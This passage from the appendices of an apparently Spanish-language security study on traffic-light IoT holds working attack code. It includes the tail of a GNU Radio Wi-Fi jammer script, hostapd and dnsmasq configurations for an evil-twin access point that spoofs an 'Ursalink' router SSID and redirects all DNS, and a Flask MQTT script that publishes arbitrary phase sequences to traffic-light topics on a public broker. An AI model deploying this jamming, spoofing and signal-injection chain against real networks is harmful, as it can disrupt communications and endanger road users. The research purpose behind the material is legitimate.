        self.settings = Qt.QSettings("GNU Radio", "WIFIJammer")
        self.settings.setValue("geometry", self.saveGeometry())
        event.accept()

    def get_target_freq(self):
        return self.target_freq

    def set_target_freq(self, target_freq):
        self.target_freq = target_freq
        self.osmosdr_sink_0.set_center_freq(self.target_freq, 0)
        self.qtgui_freq_sink_x_0.set_frequency_range(self.target_freq, self.bw)

    def get_samp_rate(self):
        return self.samp_rate

    def set_samp_rate(self, samp_rate):
        self.samp_rate = samp_rate
        self.osmosdr_sink_0.set_sample_rate(self.samp_rate)

    def get_bw(self):
        return self.bw

    def set_bw(self, bw):
        self.bw = bw
        self.osmosdr_sink_0.set_bandwidth(self.bw, 0)
        self.qtgui_freq_sink_x_0.set_frequency_range(self.target_freq, self.bw)

    def get_RF_Gain(self):
        return self.RF_Gain

    def set_RF_Gain(self, RF_Gain):
        self.RF_Gain = RF_Gain
        self.osmosdr_sink_0.set_gain(self.RF_Gain, 0)
```

```
    def get_IF_Gain(self):
        return self.IF_Gain

    def set_IF_Gain(self, IF_Gain):
        self.IF_Gain = IF_Gain
        self.osmosdr_sink_0.set_if_gain(self.IF_Gain, 0)

    def get_BB_Gain(self):
        return self.BB_Gain

    def set_BB_Gain(self, BB_Gain):
        self.BB_Gain = BB_Gain
        self.osmosdr_sink_0.set_bb_gain(self.BB_Gain, 0)

def main(top_block_cls=WIFIJammer, options=None):

    if StrictVersion("4.5.0") <= StrictVersion(Qt.qVersion()) < StrictVersion("5.0.0"):
        style = gr.prefs().get_string('qtgui', 'style', 'raster')
        Qt.QApplication.setGraphicsSystem(style)
    qapp = Qt.QApplication(sys.argv)

    tb = top_block_cls()
    tb.start()
    tb.show()

    def sig_handler(sig=None, frame=None):
        Qt.QApplication.quit()

    signal.signal(signal.SIGINT, sig_handler)
    signal.signal(signal.SIGTERM, sig_handler)

    timer = Qt.QTimer()
    timer.start(500)
    timer.timeout.connect(lambda: None)

    def quitting():
        tb.stop()
        tb.wait()
    qapp.aboutToQuit.connect(quitting)
    qapp.exec_()

if __name__ == '__main__':
    main()
```

Anexo B. Archivos hostapd y dnsmasq

Hostapd.conf

```
# Interfaz usada por el AP
interface=wlan0mon
driver=nl80211
ssid=Ursalink_F10716
# Modo "g" para trabajar a 2.4GHz
hw_mode=n
channel=1
# Access control list "0" all MAC addresses
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Dnsmasq.conf

```
interface=wlan0mon
# Rango IP para clientes
dhcp-range = 10.0.0.20,10.0.0.30,255.255.255.0,12h
# Gateway IP address
dhcp-option = 3,10.0.0.1
# DNS server address
dhcp-option = 6,10.0.0.1
# Dirección DNS
server=8.8.8.8
server=8.8.4.4
log-queries
log-dhcp
listen-address=127.0.0.1
address=/#/10.0.0.1
```

Anexo C. Código Flask MQTT

```
from flask import Flask, request, jsonify
from flask_mqtt import Mqtt
import json
app = Flask(__name__)

#Configuracion extension Flask-MQTT
app.config['MQTT_BROKER_URL'] = 'broker.emqx.io'
app.config['MQTT_BROKER_PORT'] = 1883
app.config['MQTT_USERNAME'] = 'user_test'
app.config['MQTT_PASSWORD'] = 'pass'
app.config['MQTT_KEEPALIVE'] = 5
app.config['MQTT_TLS_ENABLED'] = False
mqtt_client = Mqtt(app)

#Conexion para subscribirse al topico en cuestion
topic_sequence = '/mwc/trafficlight/63046_100/sequence'
@mqtt_client.on_connect()
def handle_connect(client, userdata, flags, rc):
   if rc == 0:
      print('Connected successfully')
      mqtt_client.subscribe(topic_sequence)
   else:
      print('Bad connection. Code:', rc)

#Conexion para subscribirse al topico en cuestion
topic_status = '/mwc/trafficlight/63046_100/status'
@mqtt_client.on_connect()
def handle_connect(client, userdata, flags, rc):
   if rc == 0:
      print('Connected successfully')
      mqtt_client.subscribe(topic_status)
   else:
      print('Bad connection. Code:', rc)

#Necesario para imprimir los mensajes del topico subscripto
@mqtt_client.on_message()
def handle_mqtt_message(client, userdata, message):
   data = dict(
      topic=message.topic,
      payload=message.payload.decode()
  )
   print('Received message on topic: {topic} with payload: {payload}'.format(**data))

#POST API para publicar mensaje en un topico (Detalles a traves de Postman)
@app.route('/publish', methods=['POST'])
def publish_message():
   request_data = request.get_json()
   msg = dict()
```

```
    msg['startTime'] = request_data['startTime']
    msg['phases'] = request_data['phases']
    msg['trafficLightId'] = request_data['trafficLightId']
    publish_result = mqtt_client.publish(request_data['topic'], json.dumps(msg))
    return jsonify({'code': publish_result[0]})

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
```